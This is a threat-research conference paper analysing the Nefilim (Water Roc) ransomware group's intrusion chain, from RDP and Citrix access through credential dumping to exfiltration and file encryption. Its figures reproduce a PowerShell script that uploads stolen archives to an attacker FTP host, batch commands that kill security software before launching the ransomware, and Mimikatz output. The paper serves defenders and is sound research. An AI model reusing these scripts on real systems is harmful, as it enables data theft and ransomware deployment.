



**VB2021**  
localhost

7 - 8 October, 2021 / [vblocalhost.com](http://vblocalhost.com)

## **A DEEP DIVE INTO WATER ROC, ONE OF THE MOST RELENTLESS RANSOMWARE GROUPS**

**Feike Hacquebord, Ian Kenefick & Fernando Mercês**

Trend Micro Research

[feike\\_hacquebord@trendmicro.com](mailto:feike_hacquebord@trendmicro.com)

[fernando\\_merces@trendmicro.com](mailto:fernando_merces@trendmicro.com)

[ian\\_kenefick@trendmicro.com](mailto:ian_kenefick@trendmicro.com)

## ABSTRACT

For businesses around the world, the threat of ransomware is escalating rapidly. This is due to two distinct cybercriminal operations: 1) ransomware-as-a-service (RaaS) groups who specialize in developing ransomware, and their symbiotic relationship with 2) access-as-a-service (AaaS) groups who specialize in providing access to victim organizations. In this paper we outline the modus operandi of one RaaS group we call ‘Water Roc’, that has been active since at least March 2020. Water Roc, also known as the Nefilim group, is notable in how it targets multibillion-dollar organizations using ransomware, while trying to maximize payouts using double-extortion. Not only does this group make computer networks unusable and files inaccessible, it also relentlessly releases stolen sensitive victim information and in some cases continues to leak more data for many months after the initial compromise.

We will outline the details of the techniques, tactics and procedures (TTPs) of Water Roc, which we have learned from research spanning more than a year and data obtained from several incident response cases. We will describe the ways the ransomware group gains initial access to a network, the lateral movement phase, data exfiltration of sensitive data, the launching of ransomware, and finally double extortion through publishing of stolen sensitive data.

We will also compare the RaaS of Water Roc with a dozen other ransomware-as-a-service groups. Not all the RaaS groups are organized to the same level as Water Roc. We will point out that some of these RaaS groups have weak points in their operational security that may lead to clues for researchers and law enforcement to act against them. We also talk about how to utilize aspects of their known mode of operation for better protection and defence against their ransomware attacks.

## CHANGES IN THE RANSOMWARE BUSINESS MODEL

The first appearance of ransomware dates to 1989 where Dr. Joseph Popp distributed floppy disks containing a trojan horse to the attendees of a WHO (World Health Organization) conference on AIDS [1]. The trojan horse would encrypt all files on the C-drive after 90 reboots and make the computer system unusable. This is the earliest known form of ransomware with simple encryption. It took until around 2005 before more dangerous ransomware samples were seen in the wild. One of the fundamental issues the ransomware actors could not tackle for a long time was a scalable and global payment method for the victims. Victims were usually required to pay a ransom by using a premium phone number or by buying prepaid voucher cards that were meant for online purchases or sending money overseas. This kind of ransomware was usually spread through malicious email attachments or exploits. While this was a big threat for individual Internet users, it was not a real threat to corporations.

Today, this has changed dramatically. While in the past ransomware would lock personal data such as family and holiday pictures, now ransomware attacks regularly affect big corporations and supply chains whose disruptions have an impact on the daily lives of people. For example, in 2021 Dutch consumers could not buy cheese from the biggest supermarket for more than a week because a logistics company was hit by a ransomware attack [2]. In May 2021, the Irish healthcare system was partially shut down for several days making surgery impossible [3] and in the US important oil pipelines had to be shut down as a precaution [4]. All these major disruptions were the result of ransomware attacks.

The reason that the ransomware attacks of today are much more dangerous than those of 10 years ago is because ransomware actors make use of a couple of key technological advances. Online payments, secure communications and computational power have seen dramatic changes over the last decade. The popularization of Bitcoin has made it possible to demand huge ransom amounts from corporate victims around the world. Regularly, the equivalent of multimillions of dollars is reported as the demanded ransom amount. With Bitcoins being used more widely today, it is possible to transfer vast amounts internationally and anonymously. Secure communications make it possible for actors to communicate with their victims anonymously, and more importantly, different actors in the underground can work together better and they can now split different tasks of the ransomware attack, according to their specialties. This made the introduction of affiliate programs possible, namely so-called ransomware-as-a-service (RaaS) where not every task is carried out by the same actor. Figure 1 shows the shifts related to the evolution of ransomware business processes and monetization campaigns.

Today there are more than a dozen ransomware groups that target small, medium-sized and large corporations. Though some of the ransomware groups claim they do not attack important sectors like healthcare and schools, in practice all sectors suffer from ransomware attacks. Most actor groups are relentless, but not all of them are organized to the same extent. In the next sections we will discuss aspects of one of the better organized RaaS groups, Water Roc, also known as Nefilim [5].

## CASE STUDY: WATER ROC

In March 2020, *Trend Micro* researchers observed a new ransomware exclusively targeting large organizations whose revenues exceed USD 1 billion [6]. Initial samples of this new ransomware closely resembled another piece of ransomware, ‘Nemty’.

Nemty [7] was a ransomware-as-a-service operation first seen in August 2019 which later shut down in April 2020. It was around this time that we observed two actors (Jingo and jsworm) that we associate with Nemty actively recruiting for affiliates for a new ransomware-as-a-service operation. Adverts posted on well-known underground forums described a breakdown of the 70/30 profit split – with 70% of profits going to access and deployment affiliates and 30% retained by the




Figure 1: Shifts related to the evolution of ransomware business processes and monetization campaigns. Picture originally published in [5].

ransomware-as-a-service operators. The actors also teased prospective affiliates by offering increased profit margins of 90% for affiliates capable of delivering a steady pipeline of ‘large’ victims. In March 2020 jsworm wrote that the Nemty malware had been rewritten completely. On 14 April 2020, jsworm announced that the Nemty RaaS would go private. Though we cannot be 100% sure that the private Nemty RaaS is the same as the Nefilim RaaS, we use this as our hypothesis in this paper. This hypothesis has supporting evidence in the way both the clear RaaS website of Nefilim and the RaaS website of Nemty were hosted through a fast flux bulletproof provider called Brazzzers. For more than a year their fast flux frontend IP addresses shared IP addresses with information-stealing malware and websites that either belonged to the infamous Slilpp marketplace or websites that were impersonating it.

We track both the Nemty ransomware operation and this new Nefilim ransomware operation under the intrusion set ‘Water Roc’ [5].

The following section describes the attack stages from initial access to ransomware deployment.

### How Water Roc gains initial access to the network

Externally facing infrastructure is a feature of all modern enterprise networks. Systems like Internet-facing web applications, virtual private networks (VPNs) and Remote Desktop Protocol (RDP) are especially prevalent today. These systems – which can be essential to business operations, particularly during the COVID-19 pandemic which has led to an increasingly distributed workforce – are especially vulnerable to critical vulnerabilities which can provide attackers a way in through the corporate network perimeter, especially when not properly secured.

In the case of Water Roc, we found that the actors abuse exposed Remote Desktop Protocol (RDP) services and exploit a vulnerability in Citrix Application Delivery Controller (CVE-2019-19781) to gain initial access. It is possible there are others, but this is what we observed [5].



In one case, the actors made use of a compromised third-party ‘support user’ account, and although data to support the exact method used to compromise this account was not available, we believe this was achieved through credential dumping after gaining initial access – because it aligns with the Water Roc TTPs described further on in this paper.

Tactic	Techniques
TA0001 – Initial Access	T1133 – External Remote Services T1078.002 – Domain Accounts

### Establishing persistence and command-and-control connection to attacker infrastructure

After gaining an initial foothold, Water Roc moved to establish persistent access to the environment from a remote Cobalt Strike team server [8]. In one early case, the actors made several attempts to deploy Cobalt Strike beacons. Initial attempts by the actors to deploy an unsigned beacon were thwarted by an anti-malware agent running on the server. They returned 10 days later with a signed beacon, which once again was detected. The actor persisted until the Cobalt Strike beacon was not detected by anti-malware agents.

In this scenario, an effective security monitoring operation could have stopped the attack at this point, some two weeks before the ransomware was eventually deployed.

Tactic	Techniques
TA0042 – Resource Development	T1588.001 – Malware T1588.002 – Tool T1588.003 – Code Signing Certificates T1588.005 – Exploits T1588.006 – Vulnerabilities
TA0011 – Command and Control	T1105 – Ingress Tool Transfer

### Abuse of three-year-old vulnerability for privilege escalation

In preparation for lateral movement during this initial access phase, certain adversary tools require the use of admin privileges. Water Roc was found to leverage an unpatched vulnerability, CVE-2017-0213, a *Windows* component object model (COM) elevation of privilege (EoP) vulnerability first discovered by *Google Project Zero* [9] and fixed by *Microsoft* in May 2017 [10] – almost three years prior to this intrusion.

An effective vulnerability management program comprising inventory management, vulnerability and patch scanning and centralized patch deployment would have prevented the use of this old vulnerability.

Tactic	Techniques
TA0004 – Privilege Escalation	T1068 – Exploitation for Privilege Escalation

### Disabling security software through weaponization of legitimate tools

Among the tools downloaded by Water Roc during initial access was ‘Process Hacker’ [11], a tool designed for IT administrators to monitor system resources, debug software, and detect malicious processes. In modern ransomware intrusions, ‘Process Hacker’ is frequently used to discover and terminate anti-malware processes to deploy additional malicious tools and payloads.

The use of legitimate tools throughout the attack kill chain is a feature of modern ransomware attacks. Security teams should monitor for the use of such potentially unwanted applications (PUAs) – especially on servers where their use should be strictly controlled. More information about these tools and how they are abused in modern ransomware attacks can be found in [12].

Tactic	Techniques
TA0005 – Defence Evasion	T1562.001 - Disable or Modify Tools


### Asset, user, network and data discovery

In this section we describe some of the tools used by Water Roc to steal credentials, identify users and systems for lateral movement, and for identification of lucrative data assets for exfiltration of sensitive information to be used in double extortion and ransomware deployment.

Once security agents have been disabled by Water Roc using the 'Process Hacker' tool, the actors perform credential dumping and conduct internal reconnaissance on the network using the following tools.

In our investigations we found that credential access was achieved using the tools 'Mimikatz' [13] and 'NLBrute'.

**Mimikatz** is a well-known tool created by the researcher Benjamin Delpy and is intended to highlight weaknesses in how *Windows* stores credentials in memory. It can access plain text credentials and password hashes from processes running on target machines.



```

mimikatz 2.2.0 (x64) #19041 May 31 2021 00:08:47
.#####.  "A La Vie, A L'Amour" - (oe.eo)
## ^ ##   /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## < > ##   > https://blog.gentilkiwi.com/mimikatz
## u ##   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 123789 (00000000:0001e38d)
Session           : Interactive from 1
User Name          : SALES-WKS-07
Domain             : SALES-WKS-07-PC
Logon Server        : SALES-WKS-07-PC
Logon Time          : 15/04/2021 15:11:29
SID                : S-1-5-21-1414086228-1106665387-301928443-1000

msv :
[000000003] Primary
* Username : SALES-WKS-07
* Domain   : SALES-WKS-07-PC
* LM        : e52cac67419a9a2238f10713b629b565

```

Figure 2: Mimikatz.

In addition to its legitimate use in security assessments, it is heavily abused by threat actors and is a staple in intrusion sets across several modern ransomware groups. Water Roc makes extensive use of Mimikatz throughout the initial stages of the attack.

**NLBrute v 1.2** is used by Water Roc actors to perform brute force attacks on RDP services to gain unauthorized access to information assets during the lateral movement phase of an attack. The use of brute force tools, while effective from the attacker's perspective, is noisy – and defenders with the appropriate detection systems in place, e.g. collection and processing of *Windows* Security Event Logs, can spot this activity.





Figure 3: NLBrute 1.2.

Meanwhile, **SMBTools** enables actors to perform reconnaissance of the victim network using the SMB protocol. Water Roc uses this tool to profile target hosts to provide them the following information:

- OS name
- User privilege detection (check the provided user context for admin privileges)

It also allows the actors to use NTLM hashes as well as DOMAIN\User + password combinations to access remote hosts using the SMB protocol.



```

C:\Windows\system32\cmd.exe

C:\Tools>SMBTools.exe
Usage: smbtools.exe <options>
Options:
  -S <hostname> - perform operation on provided host
  -L <hosts file> - perform operation for each host in specified file
  -I - detect remote OS
  -C - check if user has admin rights (should be used with -U, -D and -P/p
options>
      -U <username> - user name
      -D <domain> - domain name
      -p <password> - password
      -P <NTLM> - password hash
  -V - verbose output
  -? - help

C:\Tools>

```

Figure 4: SMBTools.

### Attack path discovery with BloodHound [14]

Water Roc conducts exploration of Active Directory environments using two different tools: BloodHound and ADfind. BloodHound expedites the identification of potential attack paths / domain escalation paths in Active Directory and enables attackers to plan domain/privilege escalation opportunities.

With BloodHound, the attackers perform two distinct activities:

- Data collection
- Data analysis

**Data collection** is performed by the actor using one of two tools and is a quick process:

- ‘SharpHound’ is used to output JSON files describing an on-premises Active Directory
- ‘AzureHound’ is used to output JSON files describing an Azure AD instance.

Data analysis is performed using the BloodHound GUI which, under the hood, uses neo4j Graph DB to analyse the exported Active Directory JSON files. This enabled Water Roc to visually explore Active Directory from a remote location and plan an attack using the ‘PathFinding’ functionality in BloodHound.




Figure 5: BloodHound tool used to identify nested group memberships. (Image from [15].)

A summary of the tools used by Water Roc for credential access and asset and data discovery is listed below:



Tactic	Techniques
TA0006 – Credential Access	T1110.002 – Password Cracking
TA0007 – Discovery	T1087.002 – Domain Account Discovery T1016 – System Network Config. Discovery T1018 – Remote System Discovery

### Abuse of built-in or commonly used tools – living off the land

After PowerShell, PsExec is the second most abused tool that we have seen in modern ransomware attacks. The popular tool was initially developed by *Sysinternals* (now a part of *Microsoft*) as a lightweight alternative to telnet and other remote-control clients.

In Water Roc intrusions, PsExec is used to achieve remote command execution. Typically, it executes a batch script that performs distinct functions:

1. Disables services using the service control (SC) command.
2. Stops services with the 'net stop' command and terminates processes with the 'taskkill' command.
3. Credentials used to run PsExec on remote hosts are harvested earlier in the attack using 'Mimikatz' and 'NLBrute'.

This step is carried out to:

1. Prevent access violations on target files for successful file encryption.
2. Terminate security solutions to evade detection of malicious files and behaviours during ransomware deployment.

C:\Windows\system32\taskkill.exe	Process	/im dbeng50.exe /f	df3a0f49f9310b401fa5c2fe35c086dfa3018dba	C:\Windows\System32\cmd.exe	8dca9749cd48d286950e7a9fa1088c937cbccad4
C:\Windows\system32\taskkill.exe	Process	/im dbnmp.exe /f	df3a0f49f9310b401fa5c2fe35c086dfa3018dba	C:\Windows\System32\cmd.exe	8dca9749cd48d286950e7a9fa1088c937cbccad4
C:\Windows\system32\taskkill.exe	Process	/im encsvc.exe /f	df3a0f49f9310b401fa5c2fe35c086dfa3018dba	C:\Windows\System32\cmd.exe	8dca9749cd48d286950e7a9fa1088c937cbccad4
C:\Windows\system32\taskkill.exe	Process	/im dbeng50.exe /f	df3a0f49f9310b401fa5c2fe35c086dfa3018dba	C:\Windows\System32\cmd.exe	8dca9749cd48d286950e7a9fa1088c937cbccad4
C:\Windows\system32\taskkill.exe	Process	/im dbnmp.exe /f	df3a0f49f9310b401fa5c2fe35c086dfa3018dba	C:\Windows\System32\cmd.exe	8dca9749cd48d286950e7a9fa1088c937cbccad4
C:\Windows\system32\taskkill.exe	Process	/im encsvc.exe /f	df3a0f49f9310b401fa5c2fe35c086dfa3018dba	C:\Windows\System32\cmd.exe	8dca9749cd48d286950e7a9fa1088c937cbccad4

Figure 6: Execution of commands by a batch script via PsExec.

Once the commands are run, the last line in the script is typically the ransomware itself, which is executed by the script.

```

taskkill /im vprot.exe /f
taskkill /im smex_remoteconf /f
net stop ekrrn /y
net stop MSSQLFDLauncher /y
taskkill /im cdm.exe /f
sc config SQLTELEMETRY$ECWDB2 start= disabled
taskkill /im symtray.exe /f
taskkill /im sidebar.exe /f
taskkill /im rvtask.exe /f
c:\windows\temp\scc.exe
  
```

Figure 7: Execution of Nefilim ransomware located in '%temp%\scc.exe'.

Tactic	Techniques
TA0005 – Defence Evasion	T1562.001 – Disable or Modify Tools
	T1570 – Lateral Tool Transfer T1021.002 – SMB/Windows Admin Shares
TA0002 – Execution	T1569.002 – Service Execution

## Data exfiltration

Water Roc used two mechanisms for data exfiltration.

### Data exfiltration with FTP [5]

The method seen in earlier attacks comprised an encoded PowerShell command which runs a script to collect 7zip files with stolen data which is then uploaded to a remote host under the control of the attacker.

In our investigations, we observed that the script is executed in multiple locations in the network using the Cobalt Strike Beacon to issue the commands to exfiltrate the data.

```

1 powershell -nop -exec bypass -EncodedCommand
2 c:\windows\system32\cmd.exe /c powershell.exe -e
3 JABE...AMQA
4 wAD\...BPAF
5 oAZ\...GIAQ
6 wBs\...bwBy
7 AGs\...sAGU
8 AIA\...4ALg
9 AuA\...wBsA
10 GkA\...
11
12 $Dir="C:/Windows/Temp/"
13 #ftp server
14 $ftp = "ftp://37.48.106.48/incoming/"
15 $user =
16 $pass =
17 $webclient = New-Object System.Net.WebClient
18 $webclient.Credentials = New-Object System.Net.NetworkCredential($user,$pass)
19 #list every sql server trace file
20 foreach($item in (dir $Dir "*.7z")){
21 "Uploading $item..."
22 $uri = New-Object System.Uri($ftp+$item.Name)
23 $webclient.UploadFile($uri, $item.FullName)
24 }

```

Figure 8: An encoded PowerShell command runs a script.

### MEGAsync [16]

The second method used by the actors leverages ‘MEGA’ – a cloud storage solution with 20GB of free storage space. At this point, the actors have already collected and compressed the stolen data with a 7zip command line utility dropped during tool ingress earlier in the attack.






Figure 9: MEGAsyncSetup.exe in directory with .7z archives containing stolen data.

The attackers download the latest (at the time of the attack) Windows 64-bit version of MEGAsync as MEGAsyncSetup.exe and install the client – which is subsequently used to exfiltrate the victim data contained in the 7zip archives.

C:\Windows\explorer.exe	9629ab77336de0a153619568bad87ef8e2ab7167	c:\windows\temp\megasyncsetup.exe	278ac9a713c03dbee0af0a22b4ed743e508665eb
C:\Windows\SysWOW64\dlhost.exe	2bb3a1c63cc3b09ae7c8ad45ff2f437cad4b7a97	\$myuserprofile\$\appdata\local\megasync\uninst.exe	5f383b0b13944d08dea205f1351fcd6bc763d256
\$mytemp\$\5\nsmA21F.tmp\uninst.exe	5f383b0b13944d08dea205f1351fcd6bc763d256	\$myuserprofile\$\appdata\local\megasync\megaupdater.exe	0
\$mytemp\$\5\nsmA21F.tmp\uninst.exe	5f383b0b13944d08dea205f1351fcd6bc763d256	\$myuserprofile\$\appdata\local\megasync\megasync.exe	0
\$mytemp\$\5\nsmA21F.tmp\uninst.exe	5f383b0b13944d08dea205f1351fcd6bc763d256	\$myuserprofile\$\appdata\local\megasync\shellex32.dll	fbaf5775ea2c2e3d06464f74da1b619b7ae3bb8f

Figure 10: Water Roc installs MEGAsync in preparation for data exfiltration.

Tactic	Techniques
TA0009 – Collection	T1560.001 – Archive via Utility
TA0010 – Exfiltration	T1567.002 – Exfiltration to Cloud Storage

## A RECENT PAYLOAD OF WATER ROC

Since early 2020 we have been collecting and analysing ransomware samples of Water Roc and looking at how they evolve. The first samples were remarkably like Nemty ransomware. In fact, we even found the string ‘Nemty’ in the early samples, which were built in C/C++ using the pure Win32 API, exactly as Nemty had done.

Over time, the Water Roc malware authors made the Nefilim ransomware more flexible to fit the RaaS business model. More recent samples are written in Go, a more modern language, and use a JSON-based configuration that we believe is different for each affiliate. This JSON-based configuration is encrypted with AES (Advanced Encryption Standard). In the case of the analysed sample (3ad321c8f2e30373e279347efb909c9ac27a4f90076647ba1ad1233fac9f1103 / KIANO variant), it uses AES in CTR (counter) mode, a cipher mode that encrypts each block of the message with the secret key and a unique counter incremented after each block operation. To decrypt the data that was encrypted using this mode, both the secret key and the initial value of the counter are needed. These two values are hard coded in recent payloads. Nefilim uses the cryptographic functions from the standard Go library to perform the decryption of this configuration. Figure 11 shows how it looks after decryption in memory.

[illegible]

Figure 11: JSON-based configuration after decryption.

The field names are self-explanatory. Here is how they are used by Nefilim:

- **PublicKey** – This is a 2048-bit RSA public key used to encrypt two randomly generated 128-bit numbers used to encrypt the files, also with AES-CTR. Only the attackers have the private key of this pair.
- **B64Note** – The ransom note encoded in base64. This is important as it includes three email addresses the victims can use to contact the ransomware affiliates to initiate a payment negotiation.
- **Marker** – This is the extension that will be added to the encrypted files. It is also used in the ransom note filename created in every directory containing encrypted files.
- **WhiteDirs** – Directory names containing these strings are not encrypted.
- **WhiteExts** – Files with these extensions are not encrypted.

After parsing its configuration, the ransomware starts the encryption routine. The following is an analysis of an encrypted file. The original file is shown in Figure 12. The desktop.ini file has a length of 380 bytes, as shown in the hexadecimal dump in Figure 13.




Figure 12: Original desktop.ini file in an affected system.




Figure 13: Hexadecimal dump.

This recent Nefilim payload encrypts the files with AES-CTR, the same algorithm and cipher mode as previously used to decrypt the ransom note. The two 128-bit randomly generated numbers used as secret key and IV (initial value of the counter, to be accurate) are encrypted with RSA-2048 and appended to the file. Figure 14 shows a screenshot of how the above file looks after encryption.

